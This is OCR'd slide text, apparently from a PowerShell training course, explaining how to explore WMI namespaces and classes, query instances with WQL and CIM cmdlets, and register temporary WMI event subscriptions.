- All tools provide a GUI way to explorer WMI
  - They tend to be slow since they parse all classes and namespaces when exploring
  - Filtering for information is not the best.

Exploring WMI

- When using the WMI cmdlets the one that is used the most is **`Get-WMIObject`** and **`Get-CimInstance`**
- Lets use the cmdlet to explore Namespaces


```
# List all namespaces in the default root/cimv2
Get-WmiObject -Class __namespace | Select-Object Name

Get-CimInstance -ClassName __namespace | Select-Object Name

#List all namespaces under root/microsoft
Get-WmiObject -Class __namespace -Namespace root/microsoft

Get-CimInstance -ClassName __namespace -Namespace root/microsoft
```

Exploring WMI

- For Exploring classes in namespaces

```
# To list classes under the default namespace
Get-WmiObject -List *
Get-CimClass -ClassName *

# To Filter Classes with the word network in their name
Get-WmiObject -List *network*
Get-CimClass -ClassName *network*

# To list classes in another namespace
Get-WmiObject -List * -Namespace root/microsoft/homenet
Get-CimClass -ClassName * -Namespace root/microsoft/homenet

# To get a description of a class
(Get-WmiObject -list win32_service -Amended).qualifiers |
Select-Object name, value | ft -AutoSize -Wrap
```

Working with Instances



Using WMI

- When working with instances form WMI Classes we have 2 methods to query the info with **`Get-WMIObject`**.
- Direct

```
Get-WmiObject -Class win32_service
```

- Using WQL (WMI Query Langue)

```
Get-WmiObject -Query "SELECT * FROM win32_service"
```

- The WQL is very similar to SQL in fact they are almost identical.

Using WMI


- One of the main actions that we will be taking with WMI most of the time is using the instance or instances of objects it created and take actions based on properties or use methods on such instances.
- To list Methods and Properties since we we are dealing with object the use of Get-Members is the one we might use the most.

```
Get-WmiObject -Class win32_share | Get-Member
```

Using WMI

- PowerShell treats WMI objects the same as .NET Objects so we can use **`Select-Object`**, **`Where-Object`**, **`ForEach-Object`** and Formatting cmdlets like we would do with any other .NET object type.
- In the case of WMI with **`Get-WMIObject`** we also have the ability to use filters based on WQL Operators with the **`-Filter`** parameter

Working with CIM Classes



Using WMI

- Several WMI classes have Static methods that allow us to use the Class capabilities not related to an instance.
- To list static methods for a class

```
$wmishare = [wmiclass]"win32_process"
$wmishare.Methods
```

- To invoke a method

```
Invoke-WMIMethod -class Win32_Process -Name create `
 -ArgumentList 'calc.exe'
```

WMF 3.0 and above

- WMI uses RPC to access the information on local and remote hosts.
- On Windows Management Framework 3 and above MS started to changed to CIM over WinRM with CIM Cmdlets
- There are some changes in the objects returned since CIM uses XML for the communication the objects are Deserialized.

CIM Cmdlets

- To get a list of all WMI Cmdlets

```
Get-Command -noun wmi*
```

- On PSv3 and above all CIM cmdlets are part of a Module

```
Get-Command -module CimCmdlets
```

- Microrosft Merged in to the CIM Cmdlets the WSMAN and WMI functionality

Using CIM Cmdlets

- Filtering of class names

```
Get-CimClass -ClassName win32_*
```

- Searching classes for those that have specific Method and Properties

```
Get-CimClass -MethodName "create"
Get-CimClass -PropertyName "startname"
```

- Listing Classes in other namespaces

```
Get-CimClass -Namespace root/microsoft/homenet
```

Using CIM Cmdlets

- To get the instances of a specific class

```
Get-CimInstance -ClassName win32_service
```

- To invoke a static method of a class

```
Invoke-CimMethod Win32_Process -MethodName create `
  -Arguments @{CommandLine='calc.exe'}
```

- Using WQL and Filters

```
 # Using WQL
Get-CimInstance -Query "select * from win32_service where
name='BITS'"

# Using WQL Filter
Get-CimInstance -ClassName win32_service -Filter "name='BITS'"
```

WMI/CIM Eventing


WMI Events

- WMI Events are those events that happen when a specific Event Class instance is created or they are defined in the WMI Model.
- We can monitor and take certain actions when these events occur by using subscription that monitor for them.
- There are 2 types of WMI Event Subscription:
  - **Temporary** – Subscription is active as long as the process that created the subscription is active. (They run under the privilege of the process)
  - **Permanent** – Subscription is stored in the CIM Database and are active until removed from it. (They always run as SYSTEM)

WMI Events

- All event subscriptions have 3 components:
  - **Filter** – WQL Query for the events we want.
  - **Consumer** – An action to take upon triggering the filter
  - **Binding** – Registers a Filter to a Consumer.
- The filter and consumer are created individually, once created they are registered together.

WMI/CIM Events




WMI Temporary Subscription

WMI Events

- Temporary subscription are the simplest of the WMI Subscriptions since they are done with a single cmdlet in PowerShell.
- PowerShell v2 introduced a cmdlet to make temporary event registration simpler **Register-WMIEvent**
- With PowerShell v3 and above the cmdlet for temporary events **Register-CimIndicationEvent** is used.
- Permanent WMI events are more involved.

WMI Events

- Temporary subscription run inside of a process under its context



WMI Events

- **Register-WmiEvent** acts as the Binder for the Filter (Query,Class) and the Consumer (Action)

Register-WmiEvent [-**Class**] <String> [[-**SourceIdentifier**] <String>] [[-**Action**] <ScriptBlock>] [-**ComputerName** <String>] [-**Credential** <PSCredential>] [-**Forward**] [-**MaxTriggerCount** <Int32>] [-**MessageData** <PSObject>] [-**Namespace** <String>] [-**SupportEvent**] [-**Timeout** <Int64>] [<CommonParameters>]

Register-WmiEvent [-**Query**] <String> [[-**SourceIdentifier**] <String>] [[-**Action**] <ScriptBlock>] [-**ComputerName** <String>] [-**Credential** <PSCredential>] [-**Forward**] [-**MaxTriggerCount** <Int32>] [-**MessageData** <PSObject>] [-**Namespace** <String>] [-**SupportEvent**] [-Timeout <Int64>] [<CommonParameters>]

WMI Temporary Subscription

- When you register a temporary subscription event you can provide a **SourceIdentifier** as a easy to remember and reference, if one is not provided a GUID will be generated as one.

```
PS C:\> Register-WMIEvent -Query $queryModify -Action $ModifyAction -SourceIdentifier ProcMon

Id      Name            PSJobTypeName   State         HasMoreData     Location             Command
--      ----            -------------   -----         -----------     --------             -------
4       ProcMon                         NotStarted    False                                ...
```

WMI Events

- To get subscribed events we use **Get-EventSubscriber**

